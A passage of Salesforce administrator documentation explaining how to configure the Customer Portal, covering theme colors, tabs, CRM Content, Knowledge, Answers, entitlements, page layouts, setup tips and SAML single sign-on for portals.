`Text`	Text color, size, and font on all portal items, except for tabs, buttons, headers, and field labels. Optionally, you can change the number in the percent field to increase or decrease the size of all portal items. Additionally, you can change the font of all portal items, except for tabs, buttons, headers, and field labels from the drop-down list.
`Field Label Text`	Text color of the field names on records. Optionally, you can change the font of the text from the drop-down list.
`Link`	Text color of all links.
`Link Hover`	Text color of all links when a user hovers the mouse over them.
`Field Separator`	Color of the lines that separate fields on records.
`Bottom Border`	Color of the line bordering the bottom of the portal.

Section Styles	
Theme Attribute	**Description**
`Header Background`	Background color of all headings, including search, recent items, related lists, solution categories, documents folders, and the selected tab.
`Section Header Text`	Text color and font on the headers of search, related lists, recent items, solution categories, and document folders. Optionally, you can change the font of the text from the drop-down list.
`Left Border`	Border to the left of search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.

Section Styles	
Theme Attribute	**Description**
`Right Border`	Border to the right of search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Top Border`	Border above search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Bottom Border`	Border underneath search, related lists, recent items, solution categories, document folders, and the Create New drop-down list. Optionally, you can change the number in the pixel field to increase or decrease the thickness of the border. Additionally, you can select the style of the line displayed for the border from the drop-down list.
`Section Background`	Background color of search, related lists, recent items, solution categories, document folders, and the Create New drop-down list.

List Styles	
Theme Attribute	**Description**
`List Header Text`	Text color of the field names selected as column headings on list views. Optionally, you can change the font of the text from the drop-down list.
`Header Underline`	Color of the lines underneath column headings on related lists and list views.
`Separator`	Color of the lines between records on list views.
`Row Highlight`	Color of a record when a user hovers the mouse over it on list views.

6. Click **Save** to save all changes to the theme values.

Tip: Changes are visible to Customer Portal users when they refresh their browsers. Therefore, we recommend updating your portal color theme at times when users are least likely to visit your Customer Portal.

Note: To customize the header, footer, and logo of your Customer Portal, see Enabling Customer Portal Login and Settings on page 1937.

Setting Up Your Customer Portal
Customizing Your Customer Portal Tabs

Customizing Your Customer Portal Tabs

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize Customer Portal tabs:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

The Salesforce Customer Portal can display the following tabs:

- Answers
- Articles
- Ideas
- Home
- Cases
- Reports
- Solutions
- Web tabs
- Entitlements
- Custom objects
- Service contracts
- Chatter Answers

- Documents from the Documents tab
- Salesforce CRM Content tabs: Libraries, Content, and Subscriptions

Additionally, the Customer Portal can display the following tabs to delegated external user administrators:

- Accounts
- Contacts

To choose which tabs display to users logged in to a Customer Portal, and to customize the order in which tabs display to portal users:

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. Select the name of the Customer Portal whose tabs you want to customize.
3. Click **Customize Portal Tabs**.
4. To add or remove tabs, select a tab title, and click the **Add** or **Remove** arrow to add or remove the tab to or from the Selected Tabs box. To change the order of the tabs, select a tab title in the Selected Tabs box, and click the **Up** or **Down** arrow.
5. Optionally, from the `Default Landing Tab` drop-down, you can select which tab to display to users when they log into your portal.
6. Click **Save**.

You can further specify which tabs users can access by editing tab settings in users' associated profiles and permission sets.

Tip: You can create multiple Customer Portals that display different tabs for users with the same profile, as long as they have access to each object displayed on a tab.

To make the following tabs visible in the Customer Portal, use the steps above and change the tab visibility setting to Default On in all Customer Portal profiles.

Allowing Portal Users to View Web Tabs

To allow portal users to view Web tabs, simply create Web tabs and assign them to Customer Portal profiles.

Granting Portal Users Access to the Documents Tab

To allow portal users to view a Documents tab, grant Customer Portal users access to the folders on your Salesforce Documents tab that contain the files you want them to view.

Allowing Portal Users to View the Reports Tab

To allow portal users to view a Reports tab:

1. Grant portal users access to the folders on your Salesforce Reports tab that contain the reports you want them to run.
2. Set the organization-wide default sharing model to Private on objects you want portal users to report on.
3. Assign portal users to permission sets or profiles that include the "Run Reports" permission.

When you add the Reports tab to your Customer Portal, portal users:

- Cannot customize reports or filter report results; they can only run reports.
- Can export reports to Excel if they have the "Export Reports" permission.
- Do not have access to the Unfiled Public Reports and My Personal Custom Reports folders.
- Will receive an insufficient privileges error if they run a report that contains objects they do not have permission to view.

Providing Portal Users with Access to the Ideas Tab

To allow portal users to access the Ideas tab, configure Ideas to display in the portal. For more information, see Creating and Editing Zones on page 2021 and Enabling Ideas in the Customer Portal on page 1951.

If your organization has the Ideas and Answers Portal license, hide the Reports tab in the Customer Portal. Otherwise, your Customer Portal users receive an Insufficient Privileges message when they click the Reports tab. For information on hiding tabs, see Customizing Your Customer Portal Tabs on page 1947.

Allowing Portal Users to Access Salesforce CRM Content Tabs

To allow portal users to access Salesforce CRM Content, see Enabling Salesforce CRM Content in the Customer Portal on page 1949.

Setting Up Your Customer Portal
Administrator setup guide: Salesforce Customer Portal Implementation Guide

Enabling Salesforce CRM Content in the Customer Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up and update the Customer Portal:	"Customize Application"
To create and edit profiles:	"Manage Users"
To manage Customer Portal users:	"Edit Self-Service Users"
To create Salesforce CRM Content library permissions:	"Manage Salesforce CRM Content" OR "Manage Content Permissions"
To add users to a Salesforce CRM Content library:	"Manage Salesforce CRM Content" OR `Manage Library` checked in your library permission definition

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Salesforce CRM Content is available in the Customer Portal. Two levels of access to Salesforce CRM Content can be granted to Customer Portal users:

- Portal users without a Salesforce CRM Content feature license can download, rate, comment on, and subscribe to content if they have the “View Content on Portals” user permission. They cannot view potentially sensitive data such as usernames and download, version, and subscriber history. The content delivery feature is not available to portal users.
- Portal users with a Salesforce CRM Content feature license can access all Salesforce CRM Content features granted by their library permission(s), including contributing content, moving and sharing content among libraries, and deleting content. They can also view Salesforce CRM Content reports. The content delivery feature is not available to portal users.

Enabling Salesforce CRM Content for Non-Licensed Users

After you have enabled your Customer Portal, complete the following steps to enable Salesforce CRM Content in your portals. Use these steps if you have not purchased Salesforce CRM Content feature licenses for your portal users.

1. Update Customer Portal profiles:
   a. Clone the Customer Portal User or Customer Portal Manager profile.
   b. In the cloned profiles, add the “View Content in Portals” user permission.
   c. Change the tab visibility for the Libraries, Content, and Subscriptions tabs from Tab Hidden to Default On.
   d. Assign the cloned profiles to your Customer Portal users.
2. Determine what privileges your portal users will have in each Salesforce CRM Content library by creating one or more library permissions.

   Note: A library permission can only grant privileges that a user's feature license or profile permits. For example, even though `Tag Content` is a library permission option, selecting it does not allow portal users without a Salesforce CRM Content feature license to tag content.

3. Determine which libraries you want your portal users to have access to. Ensure that confidential content is not available in these libraries.
4. Add portal users to libraries. Portal users with the Customer Portal User profile or a clone of that profile can only be added to a library as part of a public group. Portal users with the Customer Portal Manager profile or a clone of that profile can be added to a library individually.
5. Add the Salesforce CRM Content tabs to each Customer Portal.

   Note: The Documents tab is not part of Salesforce CRM Content.

Enabling Salesforce CRM Content for Licensed Users

After you have enabled your Customer Portal, complete the following steps to enable Salesforce CRM Content in your portals. Use these steps if you have purchased Salesforce CRM Content feature licenses for your portal users

1. Update Customer Portal profiles:
   a. Optionally, clone the Customer Portal User and Customer Portal Manager profile to include the “Create Libraries” user permission if you want to allow portal users to create and administer new libraries.
   b. In your standard or cloned Customer Portal profiles, change the tab visibility for the Libraries, Content, and Subscriptions tabs from Tab Hidden to Default On.
   c. Assign the cloned profiles to your Customer Portal users as needed.
2. Select the `Salesforce CRM Content User` checkbox on the user detail page for each Customer Portal user.
3. Determine what privileges your portal users will have in each Salesforce CRM Content library by creating one or more library permissions.

Note: A library permission can only grant privileges that a user's feature license or profile permits. For example, even though `Tag Content` is a library permission option, selecting it does not allow portal users without a Salesforce CRM Content feature license to tag content.

4. Determine which libraries you want your portal users to have access to. Ensure that confidential content is not available in these libraries.
5. Add portal users to libraries. Portal users with the Customer Portal User profile or a clone of that profile can only be added to a library as part of a public group. Portal users with the Customer Portal Manager profile or a clone of that profile can be added to a library individually.
6. Add the Salesforce CRM Content tabs to each Customer Portal.

   Note: The Documents tab is not part of Salesforce CRM Content.

Enabling Ideas in the Customer Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up and update the Customer Portal:	"Customize Application"
To create and edit profiles:	"Manage Users"
To customize Ideas:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Ideas is available in the Customer Portal.

After you have set up your Customer Portal, follow the steps below to enable Ideas in your portal.

1. Create zones in the Ideas context that are active and configured to display in the portal. For more information, see Creating and Editing Zones on page 2021.
2. Add the Ideas tab to your Customer Portal. For more information, see Customizing Your Customer Portal Tabs on page 1947.

3. If your organization has the Ideas and Answers Portal license, hide the Reports tab in the Customer Portal. Otherwise, your Customer Portal users receive an Insufficient Privileges message when they click the Reports tab. For information on hiding tabs, see Customizing Your Customer Portal Tabs on page 1947.

Setting Up Your Customer Portal

Enabling Entitlement Management in the Customer Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up and update the Customer Portal:	"Customize Application"
To create and edit profiles:	"Manage Users"
To manage Customer Portal users:	"Edit Self-Service Users"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can use the Customer Portal to provide your customers with access to their entitlements and service contracts. Contract line items don't display in the Customer Portal.

After you have set up entitlement management and enabled a Customer Portal, complete the following steps to add entitlement management to your portals.

1. Update Customer Portal profiles:
   a. Clone Customer Portal profiles and enable the "Read" permission on entitlements or service contracts.
   b. Optionally, on the profiles of delegated external user administrators, enable the "Create" and "Delete" permissions on entitlement contacts. This lets delegated external user administrators update entitlement contacts.
   c. In the cloned profiles, verify that the tab visibility for the Entitlements or Service Contracts tabs are Default On.
2. At the bottom of the customer portal detail page, click **Edit Profiles** and activate the new profiles.
3. Customize case page layouts to add the `Entitlement Name` lookup field. This lets portal users add entitlements to cases.

   Tip: *Don't* add the following entitlement process fields to case page layouts for portal users because portal users shouldn't access information related to your internal support processes: `Entitlement Process Start Time`, `Entitlement Process End Time`, `Stopped`, and `Stopped Since`.

4. Optionally, customize related lists on accounts and contacts to add Entitlements. This lets delegated external user administrators create cases automatically associated with the right entitlements.

5. Add the Entitlements or Service Contract tabs to each Customer Portal.
6. Assign the cloned profiles to your Customer Portal users:
   a. To create a new Customer Portal user, click **Manage External User** and choose **Enable Customer User** on the contact detail page. To update an existing user, click **Manage External User** and choose **View Customer User**.
   b. For a new user, select the cloned profile from the **Profile** drop-down menu. For an existing user, click **Edit** and then select the profile.
   c. Click **Save**.

Setting Up Your Customer Portal

Enabling Salesforce Knowledge in the Customer Portal

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To set up and update the Customer Portal:	"Customize Application"
To create and edit profiles:	"Manage Users"
To manage Customer Portal users:	"Edit Self-Service Users"
To view Salesforce Knowledge articles:	"Read" on the article's article type

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can use the Customer Portal to provide your customers with access to Salesforce Knowledge articles. Portal users can view and rate articles but cannot create or edit articles.

After you have set up Salesforce Knowledge in your organization and enabled your Customer Portal, complete the following steps to enable Salesforce Knowledge in your portals.

1. Update Customer Portal profiles:
   a. Clone the Customer Portal User or Customer Portal Manager profiles and enable the "Read" permission for article types you want to share with customers.
   b. In the cloned profiles, verify that the tab visibility for the Articles tab is Default On.
2. At the bottom of the customer portal detail page, click **Edit Profiles** and activate the new profile.
3. Assign the cloned profiles to your Customer Portal users:

a. To create a new Customer Portal user, click **Manage External User** and choose **Enable Customer User** on the contact detail page. To update an existing user, click **Manage External User** and choose **View Customer User** on the contact detail page.
b. For a new user, select the cloned profile from the **Profile** drop-down menu. For an existing user, click **Edit** and then select the profile.
c. Click **Save**.

4. Add the Articles tab to each Customer Portal.
5. If you want your Customer Portal users to have different category group visibility settings than the account owner, change the visibility settings for the Customer Portal user.

   By default, Customer Portal users inherit their data category access from the account owner. For example, if the account owner has a role of CEO and the CEO role has full access to all the data categories in a category group, then Customer Portal users can also access all categories in that group. In some cases, you may want to limit which categories a Customer Portal user can access.
6. If you have high-volume portal users, make the categories these users need to access visible by default. Because high-volume portal users don't have roles, they can only access categorized articles if the associated data categories have been made visible to all users regardless of role.
7. Notify users who create articles that they must select **Customer Portal** as a channel option when creating or modifying an article. If the Customer Portal channel is not selected, the article will not be published in the portal.
8. To allow users to search for articles from the Home tab, add the Article Search component to the home page layout. Ensure that you assign the layout to the Customer Portal profiles.

Setting Up Your Customer Portal

Enabling Answers in the Customer Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up and update the Customer Portal:	“Customize Application”
To create and edit profiles:	“Manage Users”
To create an answers community:	“Customize Application”

Note: Starting with Summer ’13, the Customer Portal isn’t available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don’t have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can use the Customer Portal to provide your customers with access to an answers community.

To enable answers in your portal:

1. Set up your Customer Portal.

   When customizing your portal fonts and colors, note that answers only supports the following changes:

   - All tab styles
   - The following page styles:
     - ◊ Page Background
     - ◊ Text
     - ◊ Link
     - ◊ Link Hover

2. Set up answers, making sure that your answers community is configured to display in the Customer Portal.
3. Add the Answers tab to your Customer Portal.
4. Create Customer Portal users:

   a. On the contact detail page, click **Manage External User** and then choose **Enable Customer User**.
   b. Enter the required information, making sure to select the correct Customer Portal profile from the **Profile** drop-down menu.
   c. Click **Save**.

5. If you want your Customer Portal users to have different category group visibility settings than the account owner, change the visibility settings for the Customer Portal user.

   By default, Customer Portal users inherit their category access from the account owner. For example, if the account owner has a role of CEO and the CEO role has full access to all the data categories in the category group assigned to answers, then Customer Portal users can also access all categories in the answers community. In some cases, you may want to limit which categories a Customer Portal user can access.

6. If you have high-volume portal users, make the data categories these users need to access visible through permission sets or profiles.
7. If your organization has the Ideas and Answers Portal license, hide the Reports tab in the Customer Portal. Otherwise, your Customer Portal users receive an Insufficient Privileges message when they click the Reports tab. For information on hiding tabs, see Customizing Your Customer Portal Tabs on page 1947.

Setting Up Your Customer Portal

Customizing Your Customer Portal Pages

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify page layouts:	"Customize Application"
To assign page layouts to profiles:	"Manage Users"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can customize your Salesforce Customer Portal pages just as you customize pages in Salesforce: with page layouts.

Page layouts control the layout and organization of buttons, fields, s-controls, Visualforce, custom links, and related lists. They also help determine which fields are visible, read only, and required. Page layouts can include s-controls and Visualforce pages that are rendered within a field section when the page displays. You can control the size of the s-controls and Visualforce pages, and determine whether or not a label and scroll bars display.

Customer Portal users view the layouts assigned to their profile when they log in to your Customer Portal. You can customize the following objects' page layouts for your portal:

- Home
- Tasks
- Events
- Cases
- Assets
- Accounts
- Solutions
- Contacts
- Entitlements
- Custom Objects
- Service Contracts

Customizing Portal Page Layouts

To work with page layouts, from Setup, click **Customize**, click the appropriate record type, and select **Page Layouts**.

By default, Customer Portal users have "Read" permissions on accounts, contacts, assets, products and price books, so that they can view their account name and choose a contact and asset for the cases they create on your portal. They may also have "Update" or "Create" permissions for assets and accounts, depending on the type of customer portal.

Note: Customer Portal users can't view the tags section of a page, even if it is included in a page layout.

To work with page layouts for custom objects, from Setup, click **Create** > **Objects**, select a custom object, and choose a page layout from the Page Layouts section.

To display a custom object in your Customer Portal, you must:

- Select the `Available for Customer Portal` checkbox on the custom object. You cannot assign a portal profile to a custom-object page layout unless this checkbox is selected.
- Grant user permissions to the custom object on permission sets or profiles assigned to portal users.
- Add the tab of the custom object to your Customer Portal so that the tab is accessible to your Customer Portal users. For more information, see Customizing Your Customer Portal Tabs on page 1947.

Setup Tips and Considerations for Customer Portal Pages

Configuring Multilingual HTML Messages for Customer Portals

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure languages in portals:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

If your organization has multiple languages enabled, you can upload HTML messages in any of the languages supported by Salesforce and configure the messages to display in the portal based on portal user language settings. For example, you can upload an HTML message in French to display on the Home tab for portal users with French language settings, and an HTML message in English to display on the Home tab for portal users with English language settings.

Note the following before configuring multilingual HTML messages:

- Before you can add a multilingual HTML message to a portal, you must upload the HTML-formatted file in the Documents tab.
- Even if configured, portal HTML messages will not display on the Ideas, Reports, Content, or Solutions tabs.

To configure multilingual HTML messages:

1. To configure a display language for the Customer Portal, from Setup, click **Customize** > **Customer Portal** > **Settings**.
2. Click the name of the portal to edit.
3. Click **Add New Language** in the Assigned Languages related list.
4. Select a language from the `Language` drop-down list.
5. Click the lookup icon ( ) next to a tab name, then select the HTML message to display on that tab. Optionally repeat this step for each tab that you want to display an HTML message.
6. Click **Save**.

Setup Tips and Considerations for Customer Portal Pages

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Consider the following set up tips and general information about Salesforce Customer Portal pages.

Setting Up Cases

- When setting up your Customer Portal, clone the page layout for cases (Case Layout), and rename it `Portal Case Layout`. This allows you to easily differentiate between case page layouts for internal users and case page layouts for portal users.
- By default, new cases are accessible in the Customer Portal, but you can include the `Visible in Self-Service` checkbox on case page layouts so that you can deselect the checkbox to prevent a case from being displayed.
- Do not select the `Show Case Email Notification` and `Show Case Email Notification by default` checkboxes on case page layouts. These features only apply to Salesforce users.
- Do not add the `Internal Comments` field to case page layouts assigned to portal profiles because portal users may view comments intended only for Salesforce users.
- Include the `Asset` field on case page layouts if you want portal users to be able to associate cases with an asset related to their account.
- Include the `Contact Name` lookup field on case page layouts so that users with "Edit" permissions on that field can change a case's contact to another portal user in the same account.
- If a portal user is the owner of a case, the `Contact Name` field on the case must be the contact associated with the same portal user who owns the case. You can't specify a different contact, even if they're associated with the same portal account.
- Do not select the `Show solution information section`, `Show Contact Notification checkbox`, and `Select Contact Notification checkbox by default` checkboxes on close-case page layouts because their functions only apply to Salesforce users.
- Create case record types to set the default value of the `Case Origin` picklist field for cases logged on your Customer Portal.

- For case assignment rules to work on the Customer Portal, select the `Show Case Assignment checkbox` and `Select Case Assignment checkbox by default` checkboxes on case page layouts assigned to portal profiles. Portal users cannot view these checkboxes on the Customer Portal. Note that assignment rules trigger when a case is created *and* when it is edited. To prevent cases from being automatically reassigned when edited by portal users, add a rule entry using the criteria `Current User: User Type contains Customer Portal` and select the `Do Not Reassign User` checkbox.
- Portal users can view all the values in the `Type`, `Status`, `Priority`, and `Case Reason` picklist fields unless you create record types for cases that contain separate picklist values for them.
- You can prevent portal users from submitting cases with attachments by removing the **Submit & Add Attachment** button from case page layouts:

  1. Edit a case page layout with the enhanced page layout editor.
  2. Click **Layout Properties**.
  3. Deselect **Show Submit & Add Attachment Button**.
  4. Click **OK**.
  5. Click **Save**.

Cases

- Portal users need the "Read" permission on contacts to create cases.
- Portal users cannot edit the value of the `Status` picklist field on cases.
- Portal users can edit and delete attachments they have added to their cases, but portal users cannot edit and delete attachments added to cases by Salesforce users.
- The **Delete** and **Sharing** buttons on case detail pages are not available to portal users.
- The **Email Message List**, **Next**, and **Previous** links are not available to Customer Portal users when they view emails from the Email related list on case detail pages. The Email related list is only available in organizations where Email-to-Case or On-Demand Email-to-Case is enabled.
- Optionally, you can create case auto-response rules to automatically respond to portal users when they create a case on your portal.
- Portal users can view, search, and create notes and attachments on cases.
- When creating a case, a portal user bypasses the Suggested Solutions page and is directed to their case if:

  ◊ No relevant suggested solutions match the case.
  ◊ He or she creates the case by clicking **Submit & Add Attachment**.

  Note that suggested solutions are only available in organizations where they are enabled. For more information on suggested solutions, see Suggested Solutions Overview on page 2296. For more information about how Customer Portal users can self-close their own cases from suggested solutions, see Enabling Customer Portal Login and Settings on page 1937.
- If Salesforce Knowledge is enabled, you can add the Articles related list to case page layouts assigned to portal users so that they can find articles that help them solve their cases.
- If Chatter is enabled for your organization, feed attachments are included in the Notes and Attachments related list. Portal users can download feed attachments, but can't preview, edit, or delete them.

Solutions

- The `Status` picklist field on solutions is not available to portal users.

- The `Status` picklist field on a solution does not need to be set to Reviewed for a solution to be visible in the Customer Portal; a solution is visible in the Customer Portal if the `Visible in Self-Service Portal` checkbox is selected on a solution.
- If you enable solution categories for your organization, solution categories are also available in your Customer Portal. Uncategorized solutions do not display in the solution categories of your Customer Portal, but they do display in your portal's search and list views.
- The top solutions feature is not available for your Customer Portal, but you can create links on your Customer Portal home page to your organization's most relevant solutions.

Home Page

- Include the Customer Portal Welcome component on home page layouts assigned to Customer Portal users. Each Customer Portal user who logs in to your portal receives a welcome message with his or her name. The users can also change their own portal username, password, locale, language, time zone, and contact information. When portal users change information about themselves their user records are updated but their contact records aren't automatically updated with those changes.

  Note that Customer Portal users who have the "Is Single Sign-On Enabled" permission cannot change their usernames from the Customer Portal Welcome component.
- When designing home page layouts for your Customer Portal, we recommend adding the following components: Search, Solution Search, Recent Items, Customer Portal Welcome, and a custom HTML Area component that includes your corporate branding in the wide column.
- Create custom components to put on the home page layouts of your Customer Portal, such as links to custom list views, specific documents, and top solutions.
- Custom component names do not display in the wide section of the home page in the Customer Portal.
- You can position the logout link anywhere on the header by using the HTML tag: "`<a href="/secur/logout.jsp">Logout</a>`." For more information on the header, see Enabling Customer Portal Login and Settings on page 1937.
- We recommend *not* adding the following components to your Customer Portal home page layouts because they are for Salesforce users: `Tasks`, `Calendar`, `Product Search`, `Recent Items`, `Dashboard Snapshot`, `Messages & Alerts`, and `Items To Approve`.

Activities

- Portal users can't be assigned to activities.
- Portal users can view completed tasks and past events marked `Visible in Self-Service` that are associated with objects they have permission to view.

Documents

Verify that none of your organization's internal documents on the Documents tab are available in folders accessible to portal users.

Reports

- Portal users can run reports if they have the "Run Reports" permission.
- Portal users can export reports if they have the "Export Reports" permission.
- The Report Options section does not display on report results for portal users because portal users cannot customize report results. Also, the Generated Chart section, which includes the **Edit**, **Large**, **Medium**, and **Small** links, does not display on report results.

- Report results for portal users only include links to objects the portal users have permission to access.
- Portal users can only report on objects set to Private in the organization-wide default sharing model. Some objects, such as solutions and articles, are not included in the sharing model and cannot be reported on by Customer Portal users.
- Portal users will receive an insufficient privileges error if they run a report that contains objects they do not have permission to view.
- By default all users, including portal users, can view report folders. To prevent portal users from viewing report folders, update the sharing settings on report folders to the All Internal Users group.

Custom Objects

- When you deselect the `Available for Customer Portal` checkbox on a custom object, the custom object is no longer available on the Customer Portal, and all of the permissions for the custom object are automatically removed from portal profiles. If you select the `Available for Customer Portal` checkbox on a custom object again, you must update the permissions for the custom object on portal profiles.

  Note: If you configure custom object access at a later time, permission sets retain their configuration.

- Portal users can view, search, and create notes and attachments on custom objects.
- If Chatter is enabled for your organization, feed attachments are included in the Notes and Attachments related list. Portal users can download feed attachments, but can't preview, edit, or delete them.

Articles

For setup information, see Enabling Salesforce Knowledge in the Customer Portal on page 1953.

Assets

- Portal users can create, view, and update assets associated with their accounts.
- Assets are only visible to portal users if you include the `Assets` lookup field on case page layouts. From case detail pages, portal users can view an asset by clicking it in the `Asset` field.
- Portal users can view and search attachments on assets.
- If Chatter is enabled for your organization, feed attachments are included in the Notes and Attachments related list. Portal users can download feed attachments, but can't preview, edit, or delete them.

Salesforce CRM Content

- Portal users with a Salesforce CRM Content feature license can perform any tasks granted by their library permission.
- Portal users with the "View Content on Portals" user permission have view-only access to Salesforce CRM Content.
- Portal users with the "Create Libraries" user permission can create and administer libraries.

For more information, see Enabling Salesforce CRM Content in the Customer Portal on page 1949.

Answers

For setup information, see Enabling Answers in the Customer Portal on page 1954. When customizing your portal fonts and colors, note that answers only supports the following changes:

- All tab styles
- The following page styles:

◊ Page Background
◊ Text
◊ Link
◊ Link Hover

Ideas

For setup information, see Enabling Ideas in the Customer Portal on page 1951.

Accounts

Only users with delegated external user administrator rights can view the Accounts tab and their account's detail page in your Customer Portal. See Delegating Customer Portal User Administration and Portal Super User on page 1985.

Contacts

Only users with delegated external user administration rights can view their account's contacts. See Delegating Customer Portal User Administration and Portal Super User on page 1985.

Only users with the “Portal Super User” permission can view the Contacts tab and edit and detail pages for contacts in your Customer Portal. See Delegating Customer Portal User Administration and Portal Super User on page 1985.

Entitlements

- For set up information, see Enabling Entitlement Management in the Customer Portal on page 1952.
- Add the “Read” permission on entitlements to custom portal profiles; assign the profiles to portal users who need access to entitlements. See Configuring User Access to the Customer Portal on page 1975.
- Add the `Entitlement Name` lookup field to case page layouts so that portal users can add entitlements to cases.
- *Don't* add the following entitlement process fields to case page layouts for portal users because portal users shouldn't access information related to your internal support processes: `Entitlement Process Start Time`, `Entitlement Process End Time`, `Stopped`, and `Stopped Since`. See Case Fields on page 1672.
- Optionally, add the Entitlements tab to your Customer Portal so that portal users can view entitlements associated with their accounts and create cases from entitlements.
- Add the Entitlements related list to account and contact page layouts so that delegated external user administrators can create cases automatically associated with the right entitlements. See Delegating Customer Portal User Administration and Portal Super User on page 1985.

Service Contracts

- For set up information, see Enabling Entitlement Management in the Customer Portal on page 1952.
- Grant the “Read” permission on service contracts to the portal users who need access to service contracts. See Configuring User Access to the Customer Portal on page 1975.
- Add the Service Contracts tab to your Customer Portal so that portal users can view the details of their service contracts. See Customizing Your Customer Portal Tabs on page 1947.
- Contract line items don't display in the Customer Portal.

Flows

- You can include Force.com flows in your Customer Portal by embedding them in a Visualforce page.

- Users can only run flows that have an active version. If the flow you embed doesn't have an active version, users see an error message. If the flow you embed includes a subflow element, the flow that is referenced and called by the subflow element must have an active version.
- When making a flow available to site or portal users, be sure to point them to the URL of the Visualforce page that contains the embedded flow, not to the URL of the flow itself. Site and portal users don't have the privileges to run flows directly.

Customizing Your Customer Portal Pages

Customer Portal Setup Limits

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Contact salesforce.com for information about the number of Customer Portals and Customer Portal user licenses you can activate.

The maximum number of custom objects you can include in a Customer Portal is determined by the total number of custom objects your Edition allows.

Also, user licenses control the number of custom objects a portal user can see in a Customer Portal. For information, contact salesforce.com.

Setting Up Your Customer Portal

Enabling Single Sign-On for Portals

Customer Portal is available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Partner Portal is available in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To view the settings:	“View Setup and Configuration”
To edit the settings:	“Customize Application” AND “Modify All Data”

Single sign-on is a process that allows network users to access all authorized network resources without having to log in separately to each resource. Single sign-on allows you to validate usernames and passwords against your corporate user database or other client application rather than having separate user passwords managed by Salesforce.

You can set up Customer Portals and partner portals to use SAML single sign-on, so that a customer only has to login once.

Note: Single sign-on with portals is only supported for SAML 2.0.

To enable single sign-on for portals:

1. In addition to the SAML sign-on information that must be gathered and shared with your identity provider, you must supply your information provider with the Organization ID and the Portal ID. In the SAML assertion that is sent from your identity provider, the `portal_id` and `organization_id` must be added as attributes.

   Note: You can leave these attributes blank to differentiate between portal and platform users. For example, when blank, the user is a regular platform user and when populated, the user is a portal user.

   a. From Setup, click **Company Profile** > **Company Information** and copy the ID located in the `Salesforce Organization ID`.
   b. For Customer Portals, from Setup, click **Customize** > **Customer Portal** > **Settings**, click the name of the Customer Portal, and copy the ID located in the `Portal ID`.
   c. For partner portals, from Setup, click **Customize** > **Partners** > **Settings**, click the name of the partner portal, and copy the ID located in the `salesforce.com Portal ID`.

Setting Up Your Customer Portal

CUSTOMER PORTAL USERS

About Customer Portal User Management

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage Customer Portal users:	"Edit Self-Service Users"
